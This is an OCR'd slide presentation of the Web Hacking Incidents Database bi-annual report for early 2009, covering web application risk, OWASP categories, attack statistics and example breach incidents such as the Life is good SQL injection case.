The Web Hacking Incidents Database (WHID): Bi-Annual Report 2009 (January – June)

Presented by

Ryan Barnett
Director of Application Security Research
Breach Security, Inc.

BREACH


Ryan Barnett

Background

- Breach Security
  - Director of Application Security Research
  - Leader of Breach Security Labs
  - ModSecurity Community Manager
- Previously Chief Security Officer for government client
  - Background as an IDS/Web Security Admin
- Author
  - Preventing Web Attacks with Apache
- Blog
  - http://tacticalwebappsec.blogspot.com
- Email
  - Ryan.Barnett@breach.com
  - rcbarnett@gmail.com

BREACH
SECURITY LABS

modsecurity



BREACH

Ryan Barnett

Community Projects

- Open Web Application Security Project (OWASP)
  - Speaker/Instructor
  - Project Leader, ModSecurity Core Rule Set
- Web Application Security Consortium (WASC)
  - Board Member
  - Project Leader, Distributed Open Proxy Honeypots
- The SANS Institute
  - Courseware Developer/Instructor
- Center for Internet Security (CIS)
  - Apache Benchmark Project Leader

OWASP
The Open Web Application Security Project
http://www.owasp.org

BREACH

Presentation Outline

Topics Covered


- The Challenge of Risk Analysis for Web Applications
- Available Vulnerability Resources
- Available Attack Resources
- The Web Hacking Incidents Database (WHID)
- 2009 Bi-Annual Report
- 2009 Incidents of Interest
- Defensive Recommendations

BREACH

The Trinity of Trouble

Web Application Security Issues


- Connectivity
  - HTTP(S) is open to just about anyone
  - UFBP (Universal Firewall Bypass Protocol)
- Complexity
  - Multiple Tiers
  - Web Services
  - B2B
  - Web 2.0/Mash-Ups
  - Web application flow diagrams?
- Extensibility
  - New features are constantly being added



BREACH

Web Application Development

Desired vs. Coded Functionality



BREACH

Web Application Security

High Risk Equation


- **Threat** - Web Attacks are Crime Driven:
  - Today, most done for money and not for glory.
  - Performed by professionals or for a cause.
- **Vulnerabilities** – Complex and Poorly Code Applications:
  - Priority of features and schedule before security.
  - Developers are not trained in secure coding for the web (Trusting User Input).
- **Impact** - Web Applications Access Sensitive Information:
  - Manipulate critical data
  - Information Disclosures

BREACH

Web Incidents Are Difficult To Quantify

Only The Tip Of The Iceberg…

- Web Attacks are Stealth:
  - Victims hide breaches.
  - Incidents are not detected.
- Statistics are Skewed:
  - Defacement (visible) and information leakage (regulated) are publicized more than other breaches.
  - Mass attacks are not properly reflected.
  - Merely a data sample - Numbers reported by WHID are statistically insignificant
    - 57 for 2008
    - 44 for 1st half of 2009
- Would it happen to you?
  - How does your organization's security compare to others in your vertical market?




BREACH

Web Vulnerabilities

Available Resources

- Databases
  - SANS @Risk, Bugtraq, Mitre CVE
- Statistics
  - WASC Statistics Project
  - OWASP Top 10
- Provides the “vulnerable” Risk component.
  - Skewed towards “easy to find“ vulnerabilities.
  - Are these the most costly (impact)?
  - **Are these the same ones that are actively being exploited (risk)?**



BREACH

Web Attacks/Vulnerabilities

OWASP Top 10 for 2007

- Based on the CVE vulnerability database.
- Minor expert adjustments (CSRF for example).
- Is it prioritized based on real world attacks? We will see in this presentation.

	Attack		
A1	XSS		⇧
A2	Injection Flaws		
A3	Malicious File Executio		
A4	Insecure Direct Object Refe		
A5	CSRF		
A6	Informa ion Leakage and Improper rror Handling		
A7	Broken Aut nti Session Mar		⇩
A8	Insecure Cryp		⇔
A9	Insecure Comm		New
A10	Failure to Restr		New

XSS is up, but probably overrated from a risk perspective

Includes SQL Injection. Combining many attacks to A2 allowed so many new entries

The new kid in town. Overhyped but may become a commonly exploited vulnerability in the future.

BREACH

Web Attacks

Available Resources

- WASC Distributed Open Proxy Honeypots Project (www.webappsec.org/projects/honeypots/)
  - Function as conduits for the attacks by running as an open proxy servers.
  - Great resource however it is still limited in scope.
- Zone-H (www.zone-h.org)
  - The most comprehensive attack repository, very important for public awareness.
  - Reported by hackers and focus on defacements.
- Data loss databases (datalossdb.org)
  - Includes any data loss incidents (lost laptop, etc…)
  - Addresses a larger problem.

Attack Method	Total 2007
Attack against the administrator/user (password stealing/sniffing)	141.660
Shares misconfiguration	67.437
File Inclusion	61.011
SQL Injection	35.407
Access credentials through Man In the Middle attack	28.046
Other Web Application bug	18.048

BREACH

The Web Hacking Incidents Database

A Web Application Security Consortium (WASC) Project dedicated to recording web application security related incidents.

http://www.xiom.com/whid

BREACH

WHID Database Content

Recording Web Application Security Incidents

- Incidents since 1999
- Each incident is classified
  - Attack type
  - Outcome
  - Country of organization attacked
  - Industry segment of organization attacked
  - Country of origin of the attack (if known)
  - Vulnerable Software
- Additional information:
  - A unique identifier: WHID 200x-yy
  - Dates of occurrence and reporting
  - Description
  - Internet references

Home :: The Web Hacking Incidents Database :: 2009 Incidents

WHID 2009-26: F-Secure Joins The Breached AV Vendors Club

Tagged: F-Secure

Updated: 19 February 2009

Attack Information
WHID ID: 2009-26
Date Occured: 11 Feb 2009
Attack Method: Cross Site Scripting (XSS)
SQL Injection
Outcome: Leakage of Information

Target Information
Attacked Entity Field: Technology
Attacked Entity Geography: Finland

Source Information
Attack Source Geography: Romania

It wasn't surprising that after attacking a Kaspereski and a BitDefender web sites, Uno, the Romanian hacker, would continue to strike anti-virus vendors. This time he found a vulnerability in the web site of Finish AV vendor F-Secure. Somewhat less severe than the others, the vulnerability enabled the hacker only to access virus statistics.

BREACH

WHID Database Content

Inclusion Criteria

- The database includes only
  - Publicly disclosed incidents.
  - Only web application related incidents.
- Incidents of interest
  - We do not include most mass defacements.
  - Defacements of “High Profile” sites are included.
- Criteria
  - Ensure quality and correctness of incidents.
  - **Severely limits the number of incidents that gets in.**

US feds pull travel site offline after hacker break-in

GovTrip trips up

By **Dan Goodin** • **Get more from this author**

Posted in Security, 19th February 2009 19:29 GMT

Free whitepaper – The greening of IT

A travel reservations website used by US government agencies remains offline more than a week after it was infected with malware that tried to install malicious code on the PCs of those who visited the site.

BREACH

Example News Story

Life Is Good Incident

Boston Business Journal

Tuesday, September 19, 2006

Life is good database hacked

Boston Business Journal - Boston Business Journal

Life is good Inc. has notified several customers that a database containing their confidential credit card information was recently breached by intruders.

The Boston-based apparel company said Tuesday that intruders illegally accessed the **lifeisgood.com** database, which included address and credit card numbers for about 9,250 Life is good customers. Although it is unclear if any data was copied, the illegally accessed information included name, address and credit card numbers. The database did not include date of birth, social security or driver's license numbers.

Company officials said they have put additional security measures in place to prevent future violations. The breach was reported to federal law enforcement authorities who are investigating the incident.

Doesn't specify the attack vector. Was this a web-based attack?

Digging For Details

FTC Report Provides Attack Vector Data

FEDERAL TRADE COMMISSION
PROTECTING AMERICA'S CONSUMERS

Home | News | Competition | Consumer Protection | Economics | General Counsel | Actions

About Public Affairs | Public Events | Speeches | Testimony | Webcasts | Blogs | Reporter Re

For Release: January 17, 2008

Online Apparel Retailer Settles FTC Charges That It Failed to Safeguard Consumers' Sensitive Information, in Violation of Federal Law

Credit Card Numbers, Expiration Dates and Security Codes of Thousands of Consumers Compromised

*The FTC alleges that, as a result of these failures, **a hacker was able to use SQL injection attacks** on Life is good's Web site to access the credit card numbers, expiration dates, and security codes of thousands of consumers.*

BREACH


Web Application Security Trends

January – June 2009

BREACH

WHID 2008 Summary


Incidents Reported by Month



BREACH

WHID 2008 Summary

